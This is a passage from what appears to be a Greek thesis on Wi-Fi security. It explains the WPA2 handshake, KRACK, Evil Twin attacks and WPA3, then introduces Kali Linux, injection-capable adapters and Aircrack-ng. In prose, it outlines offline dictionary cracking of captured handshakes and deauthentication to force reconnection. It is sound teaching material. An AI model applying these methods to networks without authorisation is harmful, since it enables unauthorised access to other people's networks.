- **Ακεραιότητα/Ταυτοποίηση (CBC-MAC):** Χρησιμοποιεί τον CBC-MAC (*Cipher Block Chaining Message Authentication Code*) για να υπολογίσει ένα *Message Integrity Check (MIC)* για κάθε πλαίσιο. Αυτό το MIC είναι πολύ ισχυρότερο από το CRC-32 του WEP και αποτρέπει οποιαδήποτε τροποποίηση των δεδομένων κατά τη μεταφορά. Τεχνικά, ο μηχανισμός CBC-MAC δένει τα μπλοκ των δεδομένων κατά τέτοιο τρόπο ώστε αν ένας επιτιθέμενος τροποποιήσει έστω και ένα bit στην πορεία, η τελική τιμή του MIC θα μεταβληθεί δραματικά, καθιστώντας την παραποίηση άμεσα ανιχνεύσιμη από τη συσκευή λήψης.

Η υιοθέτηση του AES-CCMP επέφερε μια ριζική αλλαγή και στο υλικό (hardware), καθώς ο αλγόριθμος απαιτεί σημαντική υπολογιστική ισχύ. Για τον λόγο αυτό, οι συσκευές που

υποστηρίζουν WPA2 διαθέτουν ειδικά κυκλώματα επιτάχυνσης κρυπτογράφησης, σε αντίθεση με το TKIP που μπορούσε να εκτελεστεί μέσω λογισμικού (firmware update) σε παλαιότερες συσκευές.

3.2.3 WPA2-Personal (PSK) και η Διαδικασία του 4-Way Handshake

Η ασφάλεια του WPA2-Personal (**PSK - Pre-Shared Key**) βασίζεται στην ανταλλαγή κρυπτογραφικών κλειδιών μέσω του 4-Way Handshake [15].


Η **4-Way Handshake** είναι ένα πρωτόκολλο Key Derivation (Παραγωγής Κλειδιών) που εκτελείται μεταξύ του AP (το οποίο δρα ως Authenticator) και του Client (το οποίο δρα ως Supplicant), αμέσως μετά την επιτυχή Association (Συσχέτιση). Η Association αποτελεί το πρώτο, μη ασφαλές, βήμα σύνδεσης σε επίπεδο MAC, το οποίο είναι απαραίτητο για να ξεκινήσει η κρυπτογραφική ανταλλαγή κλειδιών.

Πριν την έναρξη της χειραψίας, λαμβάνει χώρα μια κρίσιμη προπαρασκευαστική διαδικασία. Ο κωδικός πρόσβασης που εισάγει ο χρήστης δεν χρησιμοποιείται αυτούσιος. Μέσω της συνάρτησης PBKDF2 (Password-Based Key Derivation Function 2), ο κωδικός συνδυάζεται με το SSID του δικτύου και υποβάλλεται σε 4.096 επαναλήψεις (HMAC-SHA1). Το αποτέλεσμα αυτής της διαδικασίας είναι η παραγωγή του Pairwise Master Key (PMK), ενός σταθερού κλειδιού 256-bit, το οποίο αποτελεί τη βάση για όλη την επόμενη κρυπτογραφική επικοινωνία [14].

Σκοπός της Handshake είναι η δημιουργία ενός μοναδικού **Pairwise Temporal Key (PTK)** για κάθε συνεδρία, ξεκινώντας από το κοινό κλειδί (το οποίο προκύπτει από το PSK).

Ο Τρόπος Λειτουργίας ακολουθεί τα παρακάτω 4 βήματα *Εικόνα 1* :

Μήνυμα 1^ο (AP προς Client) : Το AP στέλνει στον Client μια τυχαία τιμή (nonce), το **ANonce (Authenticator Nonce)**.



Generation of WPA/WPA2 Four-way Handshake (Πηγή: [21])

Εικόνα 1 Δημιουργία τετραμερούς χειραψίας για WPA/WPA2

Μήνυμα 2^ο (Client προς AP) : Ο Client δημιουργεί το δικό του **SNonce (Supplicant Nonce)**. Χρησιμοποιώντας το PMK (το οποίο έχει ήδη προκύψει από τον συνδυασμό του PSK και του SSID μέσω της PBKDF2) το συνδυάζει με το ANonce και το SNonce, και χρησιμοποιώντας μια γνωστή συνάρτηση (**PRF – Pseudo-Random Function**), παράγει το **τελικό κλειδί συνεδρίας**, το **PTK** (Pairwise Transient Key - Κλειδί Παροδικού Ζεύγους). Στη συνέχεια, στέλνει το SNonce και έναν κρυπτογραφικό έλεγχο ταυτότητας (MIC) στο AP. Το MIC αποδεικνύει ότι ο Client κατέχει το σωστό κλειδί χωρίς να το εκθέτει σε κοινή θέα [21].

Μήνυμα 3^ο (AP προς Client) : Το AP εκτελεί την ίδια διαδικασία με τον Client, παράγοντας το δικό του PTK. Αν οι δύο PTK ταιριάζουν, το AP στέλνει στον Client μια επιβεβαίωση και το **GTK (Group Temporal Key)**.

Μήνυμα 4^ο (Client προς AP) : Ο Client επιβεβαιώνει τη λήψη. Από αυτό το σημείο, τα δεδομένα κρυπτογραφούνται με το PTK. Το PTK είναι το μοναδικό κλειδί συνεδρίας που χρησιμοποιείται για την κρυπτογράφηση όλων των data frames.

Η κύρια ευπάθεια του WPA2-PSK είναι ότι ολόκληρη η αλληλουχία της **4-Way Handshake** συμπεριλαμβανομένων των **Nonces** (*ANonce* και *SNonce*) και του **SSID**, μεταδίδεται μέσω του αέρα και μπορεί να υποκλαπεί (capture), από έναν επιτιθέμενο. Δεδομένου ότι η συνάρτηση παραγωγής κλειδιού (PRF) είναι γνωστή και τυποποιημένη (βασίζεται σε HMAC-SHA1), ένας επιτιθέμενος μπορεί να χρησιμοποιήσει το υποκλαπέν αρχείο εκτός σύνδεσης (offline). Η επίθεση συνίσταται στο να δοκιμάζει λέξεις από λεξικά (dictionary files) ως υποψήφια PSK, να υπολογίζει το PTK για κάθε λέξη και να συγκρίνει το αποτέλεσμα με το υποκλαπέν Handshake. Η επιτυχία της επίθεσης εξαρτάται αποκλειστικά από την ισχύ του PSK [14][16].

KRACK (Key Reinstallation Attack): Μια θεμελιώδης ευπάθεια του πρωτοκόλλου WPA2 (ανακαλύφθηκε το 2017) εκμεταλλεύεται τον τρόπο με τον οποίο το WPA2 διαχειρίζεται την επαναφορά των κρυπτογραφικών κλειδιών κατά το Handshake. Αυτή η αδυναμία επιτρέπει την πιθανή υποκλοπή και την τροποποίηση δεδομένων, ακόμα και αν χρησιμοποιείται ο ισχυρός AES-CCMP [16]. Η επίθεση KRACK στοχεύει ουσιαστικά στο τρίτο μήνυμα (M3) της χειραψίας, αναγκάζοντας τον Client να επανεγκαταστήσει ένα ήδη χρησιμοποιημένο κλειδί, οδηγώντας σε επαναχρησιμοποίηση του Nonce (nonce reuse) και κατάρρευση της κρυπτογράφησης.

Το **PTK** δεν είναι ένα απλό κλειδί, αλλά μια δομή που αποτελείται από τρία επιμέρους κλειδιά:

1. **KCK (Key Confirmation Key):** Χρησιμοποιείται για τον υπολογισμό του MIC.
2. **KEK (Key Encryption Key):** Χρησιμοποιείται από το AP για να κρυπτογραφήσει επιπλέον δεδομένα (όπως το GTK) προς τον Client.

3. **TK (Temporal Key):** Το τελικό κλειδί που χρησιμοποιείται για την κρυπτογράφηση των δεδομένων χρήστη (unicast traffic) μέσω του αλγορίθμου AES-CCMP [14].

3.2.4 WPA2-Enterprise (802.1X/EAP)

Η λειτουργία WPA2-Enterprise (ή 802.1X/EAP) αποτελεί τη βιομηχανική λύση για δίκτυα υψηλής ασφάλειας (π.χ., εταιρικά δίκτυα, πανεπιστήμια). Το WPA2-Enterprise υιοθετεί το πρότυπο IEEE 802.1X, το οποίο είναι ένα πλαίσιο ελέγχου πρόσβασης βασισμένο σε θύρες, και χρησιμοποιεί το **Extensible Authentication Protocol (EAP)** [14].

Το Enterprise Mode βασίζεται σε τρεις οντότητες (Τριμερής Αρχιτεκτονική) :

1. **Supplicant (Client):** Η συσκευή που ζητά πρόσβαση.
2. **Authenticator (Access Point - AP):** Το AP, το οποίο λειτουργεί ως ενδιάμεσος.
3. **Authentication Server (AS):** Συνήθως ένας διακομιστής RADIUS (Remote Authentication Dial-In User Service).

Όταν ένας Client ζητά πρόσβαση, το AP (Authenticator) δεν του επιτρέπει απευθείας πρόσβαση, αλλά προωθεί τα διαπιστευτήρια του χρήστη (username/password) στον Authentication Server (RADIUS).

Ο RADIUS Server πραγματοποιεί τον έλεγχο ταυτότητας του χρήστη και, αν είναι επιτυχής, στέλνει ένα μοναδικό Master Key πίσω στο AP.

Το AP, χρησιμοποιώντας αυτό το Master Key, δημιουργεί ένα μοναδικό κλειδί κρυπτογράφησης μόνο για τον συγκεκριμένο χρήστη.

Πρωτόκολλα EAP (Extensible Authentication Protocol): Υπάρχουν διάφοροι τύποι EAP που καθορίζουν το επίπεδο ασφάλειας. Οι πιο συνηθισμένοι είναι:

- **EAP-TLS:** Απαιτεί ψηφιακά πιστοποιητικά και στις δύο πλευρές (Server & Client), προσφέροντας τη μέγιστη δυνατή ασφάλεια.

- **PEAP (Protected EAP):** Δημιουργεί ένα κρυπτογραφημένο "τούνελ" TLS μέσα στο οποίο μεταφέρονται τα διαπιστευτήρια, προστατεύοντάς τα από υποκλοπή στο τοπικό δίκτυο [17].

Πλεονέκτημα Ασφάλειας: Η κεντρική διαφορά είναι ότι ο έλεγχος ταυτότητας γίνεται ανά χρήστη (user-based) και το κρυπτογραφικό κλειδί παράγεται από τον RADIUS Server, όχι από ένα κοινό PSK. Αυτό καθιστά τις επιθέσεις offline dictionary attacks αδύνατες, καθώς κάθε χρήστης έχει διαφορετικό κλειδί συνεδρίας, και το Master Key δεν μεταδίδεται μέσω του αέρα για να υποκλαπεί [14] [15].

Αδυναμίες του Enterprise Mode: Παρά την αυξημένη ασφάλεια, το WPA2-Enterprise δεν είναι άτρωτο. Η κυριότερη απειλή είναι οι επιθέσεις "Evil Twin" (Κακόβουλο Δίδυμο). Σε αυτή την περίπτωση, ο επιτιθέμενος δημιουργεί ένα ψεύτικο AP με το ίδιο SSID και έναν δικό του RADIUS server, προσπαθώντας να παραπλανήσει τον χρήστη ώστε να εισάγει τα διαπιστευτήριά του στο κλεψίτυπο δίκτυο [21].

3.3 WPA3 (Wi-Fi Protected Access 3)

Το WPA3 εισήχθη το 2018 με σκοπό να διορθώσει τις θεμελιώδεις αδυναμίες των προκατόχων του, προσφέροντας ισχυρότερη κρυπτογράφηση και προστασία ακόμα και όταν οι χρήστες επιλέγουν αδύναμους κωδικούς πρόσβασης.

3.3.1 Εισαγωγή του SAE (Simultaneous Authentication of Equals)

Το WPA3 αντικατέστησε το 4-Way Handshake με το πρωτόκολλο **SAE (Simultaneous Authentication of Equals)**, το οποίο βασίζεται στην κρυπτογραφία ελλειπτικών καμπυλών (*Elliptic Curve Cryptography*).

Το SAE βασίζεται στον αλγόριθμο ανταλλαγής κλειδιών "Dragonfly". Σε αντίθεση με τη δομή client-server του παρελθόντος, το SAE αντιμετωπίζει και τις δύο οντότητες (AP και Client) ως ίσες (equals), όπου και οι δύο πλευρές πρέπει να αποδείξουν την κατοχή του κωδικού ταυτόχρονα [17].

Το SAE είναι ένα πρωτόκολλο **Password Authenticated Key Exchange (PAKE)**. Η βασική του αρχή είναι ότι επιτρέπει στο AP και τον Client να αποδείξουν ότι γνωρίζουν το PSK, χωρίς ποτέ να αποκαλύπτουν πληροφορίες που θα επέτρεπαν offline επιθέσεις.

Η Διαδικασία Ανταλλαγής (Dragonfly Handshake):

Η χειραψία SAE περιλαμβάνει δύο βασικές φάσεις:

1. Την φάση Δέσμευσης (**Commit Phase**): Και οι δύο πλευρές ανταλλάσσουν κρυπτογραφικές δεσμεύσεις που προκύπτουν από τον κωδικό πρόσβασης. Σε αυτό το σημείο δεν ανταλλάσσονται Nonces όπως στο WPA2, αλλά παράγεται ένα "scalar" και ένα "element" που χρησιμοποιούνται για τη δημιουργία του κλειδιού.
2. Την φάση Επιβεβαίωσης (**Confirm Phase**): Και οι δύο πλευρές αποδεικνύουν ότι κατέχουν το ίδιο κλειδί. Μόνο μετά την επιτυχή επιβεβαίωση ολοκληρώνεται η σύνδεση [14].

Forward Secrecy: Το SAE παρέχει forward secrecy (μυστικότητα προς τα εμπρός). Αυτό διασφαλίζει ότι η αποκάλυψη του PSK στο μέλλον δεν επιτρέπει την αποκρυπτογράφηση παλαιότερων καταγεγραμμένων δεδομένων. Αυτό επιτυγχάνεται γιατί το κλειδί συνεδρίας (session key) παράγεται με τρόπο που δεν συνδέεται μαθηματικά με τον κωδικό πρόσβασης σε κάθε σύνδεση.

Προστασία από Offline Attacks: Το πρωτόκολλο SAE καθιστά τις offline dictionary attacks αδύνατες, καθώς κάθε προσπάθεια δοκιμής κλειδιού απαιτεί εκ νέου αλληλεπίδραση με το AP (Protocol-Based Attack Resistance). Ένας επιτιθέμενος δεν μπορεί πλέον να καταγράψει τη χειραψία και να τη "σπάσει" στο σπίτι του. Πρέπει να αλληλεπιδράσει ζωντανά με το AP για κάθε κωδικό που δοκιμάζει, γεγονός που καθιστά την επίθεση εξαιρετικά αργή και εύκολα ανιχνεύσιμη.

3.3.2 Προστασία από Επιθέσεις Αποσύνδεσης (Deauth) και Dictionary

Το WPA3 εισήγαγε υποχρεωτική προστασία για την αντιμετώπιση επιθέσεων που στοχεύουν τη Διαθεσιμότητα.

Management Frame Protection (MFP): Το WPA3 καθιστά υποχρεωτική την κρυπτογραφική προστασία των Management Frames (όπως τα Disassociation και

Deauthentication frames). Η προστασία των MFP επιτυγχάνεται μέσω της χρήσης **Message Integrity Code (MIC)** για τα frames διαχείρισης. Αυτό σημαίνει ότι κάθε πλαίσιο διαχείρισης πρέπει να υπογράφεται κρυπτογραφικά. Αν ένας επιτιθέμενος στείλει ένα πλαστό Deauthentication frame, το AP ή ο Client θα απορρίψουν το πλαίσιο ως άκυρο, καθώς το MIC δεν θα ταιριάζει με το κλειδί συνεδρίας. Αυτό διορθώνει την αρχιτεκτονική αδυναμία του 802.11 που επέτρεπε τις επιθέσεις DoS.

3.3.3 WPA3-Enterprise και 192-bit Security Mode

Για περιβάλλοντα με εξαιρετικά υψηλές απαιτήσεις ασφαλείας, το WPA3 εισήγαγε το "192-bit Security Mode". Αυτό το επίπεδο ασφάλειας ευθυγραμμίζεται με τις προδιαγραφές του CNSA (Commercial National Security Algorithm) και χρησιμοποιεί:

- GCMP-256 (Galois Counter Mode Protocol) για την κρυπτογράφηση.
- HMAC-SHA384 για την παραγωγή κλειδίων και τον έλεγχο ακεραιότητας.
- ECDSA (Elliptic Curve Digital Signature Algorithm) με την καμπύλη P-384 για την πιστοποίηση.

Αυτή η προσθήκη καθιστά το WPA3-Enterprise την ισχυρότερη διαθέσιμη επιλογή για κυβερνητικούς και στρατιωτικούς οργανισμούς [17].

3.4 Συγκεντρωτική Ανασκόπηση και Σύγκριση Προτύπων Ασφαλείας

Για την καλύτερη κατανόηση της εξέλιξης των μηχανισμών προστασίας και των διαφορών μεταξύ των προτύπων που αναλύθηκαν, παρατίθεται ο ακόλουθος συγκεντρωτικός

Ο πίνακας αυτός συνοψίζει τους κρυπτογραφικούς αλγορίθμους, τις μεθόδους επαλήθευσης και τις κύριες αδυναμίες κάθε γενιάς Wi-Fi.

Χαρακτηριστικά	WEP	WPA	WPA2	WPA3
Έτος Εισαγωγής	1999	2003	20 04	2018
Αλγόριθμος Κρυπτογράφησης	RC4 (Stream Cipher)	RC4 (Stream Cipher)	AES (Block Cipher)	AES (Block / GCMP)
Μηχανισμός Κλειδιών	Στατικό IV* 24-bit	Δυναμικό TKIP (48-bit IV)	CCMP (AES-CTR)	SAE (Simultaneous Authentication of Equals)
Ακεραιότητα Μηνύματος	CRC-32 (Ανεπαρκές)	Michael MIC	CBC-MAC (Ισχυρό)	BIP / GMAC
Μέθοδος Χειραψίας	Όχι (Static Key)	4-Way Handshake	4-Way Handshake	SAE (Dragonfly Handshake)
Ανθεκτικότητα σε Offline Cracking	Μηδενική (Στατική Ανάκτηση)	Χαμηλή (Επίθεση Λεξικού)	Μέτρια (Εξαρτάται από το PSK)	Υψηλή (Μηδενική πιθανότητα Offline)
Προστασία Deauth (MFP)	Όχι	Όχι	Μόνο το 802.11w	Υποχρεωτική (MFP**)
Ασφάλεια σε Δημόσια Δίκτυα	Όχι	Όχι	Όχι	Ναι (OWE****)

Πίνακας 4 Πίνακας Κρυπτογραφικών Αλγορίθμων

* Initialization Vector (IV) - Διάνυσμα Αρχικοποίησης. Αποτελεί μια κρίσιμη παράμετρο για την ασφάλεια της κρυπτογράφησης ροής. Λειτουργεί ως ένας τυχαίος αριθμός που συνδυάζεται με το μυστικό κλειδί (PSK) για να διασφαλίσει ότι κάθε πακέτο δεδομένων κρυπτογραφείται με μοναδικό τρόπο. Χωρίς το IV, αν στέλναμε δύο φορές το ίδιο μήνυμα, το κρυπτογραφημένο αποτέλεσμα θα ήταν πανομοιότυπο, επιτρέποντας σε έναν

επιτιθέμενο να αναγνωρίσει μοτίβα (patterns). Η μετάβαση από τα 24-bit του WEP στα 48-bit του WPA2 εξάλειψε το πρόβλημα των "IV Collisions", καθώς ο αριθμός των πιθανών συνδυασμών έγινε πρακτικά ανεξάντλητος.

** η υποχρεωτική χρήση του Management Frame Protection (**MFP**) στο WPA3 σημαίνει ότι οι επιθέσεις "Deauthentication" που κάνουμε στο πρακτικό μέρος (Κεφάλαιο 5) δεν θα λειτουργούσαν ποτέ σε ένα τέτοιο δίκτυο.

*** το WPA3 **OWE** (Opportunistic Wireless Encryption) προστατεύει ακόμα και τα "ανοιχτά", δημόσια δίκτυα (χωρίς κωδικό), κάτι που δεν υπήρχε ποτέ πριν.

4 Κεφάλαιο 4ο : Το Εργαλείο: Kali Linux και Μεθοδολογία Penetration Testing

Η υλοποίηση μιας δοκιμής διείσδυσης (Penetration Testing) σε ασύρματα δίκτυα είναι μια διαδικασία που ακολουθεί μια σειρά εντολών, μια δομημένη ακολουθία ενεργειών, η οποία απαιτεί εξειδικευμένο λογισμικό και υλικό. Η επιλογή των σωστών εργαλείων και η τήρηση μιας αυστηρής μεθοδολογίας είναι καθοριστικά στοιχεία για την επιτυχία μιας δοκιμής διείσδυσης..

Σε αυτό το κεφάλαιο, θα αναλύσω το τεχνικό οπλοστάσιο και τη στρατηγική που χρησιμοποιείται για την αξιολόγηση των προτύπων ασφαλείας βασιζόμενος σε ένα από τα πιο γνωστά και δημοφιλή λειτουργικά συστήματα για επαγγελματίες του cybersecurity. Το Kali Linux, ένα λειτουργικό σύστημα ανοιχτού κώδικα βασισμένο σε Linux που περιλαμβάνει περισσότερα από 600 προ-εγκατεστημένα εργαλεία για δοκιμές διείσδυσης, ανάλυση ευπαθειών και διαχείριση συμβάντων σε δικτυακά πληροφοριακά συστήματα [18][22].

4.1 Τι είναι το Penetration Testing;

Οι δοκιμές διείσδυσης (Penetration Testing) αποτελούν μια συστηματική διαδικασία ελέγχου της ανθεκτικότητας ενός πληροφοριακού συστήματος ή δικτύου. Ορίζονται ως μία ενεργή προσομοίωση μιας κυβερνοεπίθεσης με σκοπό την αξιολόγηση της ασφάλειας και τον εντοπισμό κρυφών αδυναμιών. Σύμφωνα με το πλαίσιο του NIST (National Institute of Standards and Technology), πρόκειται για μια συστηματική προσέγγιση που στοχεύει στην εξέταση και την εκμετάλλευση προσδιορισμένων ευπαθειών σε πρωτόκολλα ασφαλείας. Σκοπός του είναι η επιβεβαίωση της αποτελεσματικότητας των μέτρων ασφαλείας και η αποκάλυψη ελαττωμάτων που θα επέτρεπαν μη εξουσιοδοτημένη πρόσβαση [19][21].

Το Penetration Testing δεν αρκείται στον εντοπισμό και καταγραφή των ελαττωμάτων, αλλά προχωράει ένα βήμα παραπάνω, στην ενεργή εκμετάλλευσή τους, για να διαπιστωθεί το βάθος της πιθανής εισβολής κάποιου επιτιθέμενου [21].

4.2 Kali Linux: Ορισμός, Ιστορία και Σημασία στο Security Testing

Το Kali Linux αποτελεί μια εξειδικευμένη διανομή ανοιχτού κώδικα βασισμένη στο Debian, η οποία αναπτύχθηκε και συντηρείται από την Offensive Security [18]. Έχει σχεδιαστεί ειδικά για εγκληματολογία υπολογιστών και προηγμένες δοκιμές διείσδυσης. Το Kali Linux αποτελεί ένα ολοκληρωμένο οικοσύστημα εργαλείων που επιτρέπει την πλήρη αξιολόγηση των ασύρματων πρωτοκόλλων WEP, WPA και WPA2. [22].

Το Kali Linux κυκλοφόρησε το 2013 ως ο διάδοχος του Back Track Linux. Η μετάβαση αυτή δεν ήταν μια απλή μετονομασία, αλλά μια πλήρης ανακατασκευή πάνω σε πρότυπα Debian, προσφέροντας μεγαλύτερη σταθερότητα και συνεχή ροή ενημερώσεων [18]. Το Kali Linux δημιουργήθηκε για να διευκολύνει το έργο των επαγγελματιών ασφαλείας [22].

Η υπεροχή του Kali Linux στο Security Testing οφείλεται στην ενσωμάτωση περισσότερων από 600 προ-εγκατεστημένων εργαλείων, τα οποία είναι διαχωρισμένα σε κατηγορίες με βάση τη φάση της επίθεσης (π.χ. Information Gathering, Wireless Attacks, Exploitation Tools) προσφέροντας πολύ καλή οργάνωση, βοηθώντας τον χρήστη για ευκολότερο εντοπισμό και χρήση [18][22]. Η σημασία του Kali έγκειται στην παροχή ενός επαγγελματικού περιβάλλοντος που επιτρέπει στον ερευνητή να επικεντρωθεί στη δοκιμή και όχι στη χειροκίνητη παραμετροποίηση πολύπλοκων εργαλείων. Σύμφωνα με τους Lu και Yu, το Kali Linux θεωρείται το de facto πρότυπο για το WiFi Pentesting παγκοσμίως, καθώς συνδυάζει την ευελιξία του Linux με την ισχύ εξειδικευμένων εργαλείων όπως η σουίτα Aircrack-ng [20].

Το Kali Linux προσφέρει πολλαπλά επίπεδα προσαρμογής, επιτρέποντας στον χρήστη να το εκτελέσει ως Live OS από USB, σε Virtual Machine (όπως στην περίπτωση της παρούσας εργασίας) ή ως μόνιμη εγκατάσταση, διασφαλίζοντας την απομόνωση του περιβάλλοντος δοκιμών από το κύριο λειτουργικό σύστημα του ερευνητή. Η ευελιξία του συμπληρώνεται και με την δυνατότητα εγκατάστασης και λειτουργίας του σε PC, Laptop ή smartphone/tablet [21] [22].

4.3 Ομάδες Χρηστών και Σκοπός Χρήσης του Kali Linux (Ethical Hacking, Auditing)

Το Kali Linux αποτελεί μια εξειδικευμένη πλατφόρμα που εξυπηρετεί ένα ευρύ φάσμα αναγκών στον τομέα της κυβερνοασφάλειας, λειτουργώντας ως το κεντρικό εργαλείο για την αξιολόγηση και τη θωράκιση πληροφοριακών συστημάτων. Η χρήση του δεν περιορίζεται σε ένα μόνο είδος ελέγχου, αλλά προσαρμόζεται ανάλογα με τον ρόλο και τον στόχο του εκάστοτε χρήστη [21][22]:

- **Ethical Hackers και Penetration Testers:** Αποτελούν τη βασική ομάδα χρηστών που αξιοποιούν το Kali Linux για τη διεξαγωγή προσομοιωμένων επιθέσεων. Στόχος τους είναι ο εντοπισμός ευπαθειών σε πραγματικό χρόνο, η εκμετάλλευση αυτών των κενών σε ελεγχόμενο περιβάλλον και η παροχή λύσεων πριν οι αδυναμίες αυτές χρησιμοποιηθούν από κακόβουλους δρώντες.
- **Security Auditors (Ελεγκτές Ασφαλείας):** Οι ελεγκτές χρησιμοποιούν το Kali Linux για τη διεξαγωγή συστηματικών ελέγχων συμμόρφωσης (auditing) με διεθνή πρότυπα ασφαλείας, όπως το πλαίσιο NIST SP 800-115. Μέσω των εργαλείων ανάλυσης ευπαθειών, επαληθεύουν αν οι πολιτικές ασφαλείας ενός οργανισμού εφαρμόζονται σωστά και αν οι μηχανισμοί προστασίας παραμένουν λειτουργικοί έναντι σύγχρονων απειλών [21][22].
- **Ερευνητές Ασφαλείας (Security Researchers):** Χρησιμοποιούν την πλατφόρμα για την ανακάλυψη νέων κενών ασφαλείας και την ανάπτυξη νέων μεθοδολογιών άμυνας. Η ανοιχτή αρχιτεκτονική του Kali επιτρέπει στους ερευνητές να τροποποιούν εργαλεία ή να δημιουργούν δικά τους σενάρια (scripts) για εξειδικευμένες δοκιμές [22].

4.4 Βασικές Απαιτήσεις Υλικού για Wi-Fi Pentesting (Εξωτερική Κάρτα, Monitor Mode)

Η επιτυχία μιας δοκιμής διείσδυσης σε ασύρματα δίκτυα εξαρτάται άμεσα από τη συμβατότητα του υλικού (hardware) με το λειτουργικό σύστημα Kali Linux [18], [22]. Για την υλοποίηση της παρούσας μελέτης, το Kali Linux εγκαταστάθηκε σε εικονικό περιβάλλον (Virtual Machine) χρησιμοποιώντας το λογισμικό VirtualBox της Oracle [22]. Η χρήση εικονικής μηχανής προτιμάται έναντι της απευθείας εγκατάστασης καθώς προσφέρει ένα απομονωμένο και ασφαλές περιβάλλον δοκιμών (sandbox), επιτρέποντας τη λήψη στιγμιότυπων (snapshots) για την άμεση επαναφορά του συστήματος σε περίπτωση σφάλματος [22].

Οι ελάχιστες απαιτήσεις του συστήματος που θα φιλοξενήσει το Kali Linux περιλαμβάνουν 2 GB μνήμης RAM (αν και προτείνονται 4 GB για βέλτιστη απόδοση) και τουλάχιστον 20 GB αποθηκευτικού χώρου στον σκληρό δίσκο [18].

Πέρα από τις απαιτήσεις του κεντρικού συστήματος, κρίσιμης σημασίας είναι ο εξοπλισμός της εξωτερικής ασύρματης κάρτας (USB Adapter), η οποία πρέπει να διαθέτει συγκεκριμένα chipsets που υποστηρίζουν τις εξής λειτουργίες:

- **Monitor Mode (Λειτουργία Παρακολούθησης):** Πρόκειται για την ικανότητα της κάρτας να "ακούει" όλη την κίνηση στο κανάλι εκπομπής, συλλέγοντας πακέτα που δεν προορίζονται για την ίδια τη συσκευή, κάτι που είναι απαραίτητο για την υποκλοπή της 4-way handshake. Αυτό είναι κρίσιμο για την ασφάλεια δικτύων, την ανάλυση κίνησης (packet sniffing), τον έλεγχο διείσδυσης και τη χαρτογράφηση Wi-Fi, επιτρέποντας την αναγνώριση αδυναμιών και κακόβουλης δραστηριότητας [20].
- **Packet Injection (Εγχυση Πακέτων):** Η κάρτα πρέπει να έχει τη δυνατότητα να εισάγει πλαστά πακέτα στο ασύρματο δίκτυο [21]. Αυτή η λειτουργία επιτρέπει την εκτέλεση επιθέσεων **Deauthentication**, οι οποίες αναγκάζουν τους νόμιμους χρήστες σε αποσύνδεση και αυτόματη επανασύνδεση, δημιουργώντας νέα διαδικασία 4-way handshake που απαιτείται για την ανάλυση και την προσπάθεια υποκλοπής των μηνυμάτων της διαδικασίας [21].

Η επιλογή της κατάλληλης ασύρματης κάρτας δεν βασίζεται μόνο στις λειτουργίες της, αλλά κυρίως στο chipset που ενσωματώνει. Τα chipsets είναι οι επεξεργαστές της κάρτας που καθορίζουν αν οι οδηγοί (drivers) του Linux μπορούν να ξεκλειδώσουν τις δυνατότητες Monitor Mode και Injection. Τα πλέον συμβατά chipsets για το Kali Linux περιλαμβάνουν [18][20][22]:

- **Atheros AR9271:** Θεωρείται το χρυσό πρότυπο για το Wi-Fi Pentesting λόγω της εξαιρετικής σταθερότητας σε packet injection.
- **Ralink RT3070 / RT3572:** Πολύ δημοφιλής για την ευκολία σύνδεσης (Plug-and-Play) σε περιβάλλοντα Virtual Machine.
- **Realtek RTL8812AU:** Απαραίτητο για δοκιμές σε σύγχρονα δίκτυα 802.11ac (5GHz), απαιτώντας όμως χειροκίνητη εγκατάσταση οδηγών στο Kali.

4.5 Θεωρητική Παρουσίαση Βασικών Εργαλείων

Η αποτελεσματικότητα του Kali Linux οφείλεται στην εξειδίκευση των εργαλείων του. Για την παρούσα μελέτη, η εστίαση δίνεται σε εργαλεία που καλύπτουν όλο το φάσμα της επίθεσης, από την υποκλοπή έως τη θραύση των κωδικών.

4.5.1 Η Σουίτα Aircrack-ng (airmon-ng, airodump-ng, aireplay-ng)

Η σουίτα **Aircrack-ng** αποτελεί το παγκόσμιο πρότυπο για την αξιολόγηση της ασφάλειας των πρωτοκόλλων 802.11. Περιλαμβάνει εργαλεία τα οποία εκτελούνται ως εντολές μέσω του τερματικού του Kali Linux. Κάθε εργαλείο επιτελεί έναν διακριτό ρόλο στη διαδικασία της δοκιμής διείσδυσης **Πίνακας 5** [20], [21] :

- **airmon-ng:** Το εργαλείο αυτό είναι υπεύθυνο για τη διαχείριση των οδηγών (drivers) της ασύρματης κάρτας. Μετατρέπει την ασύρματη κάρτα από "Managed"

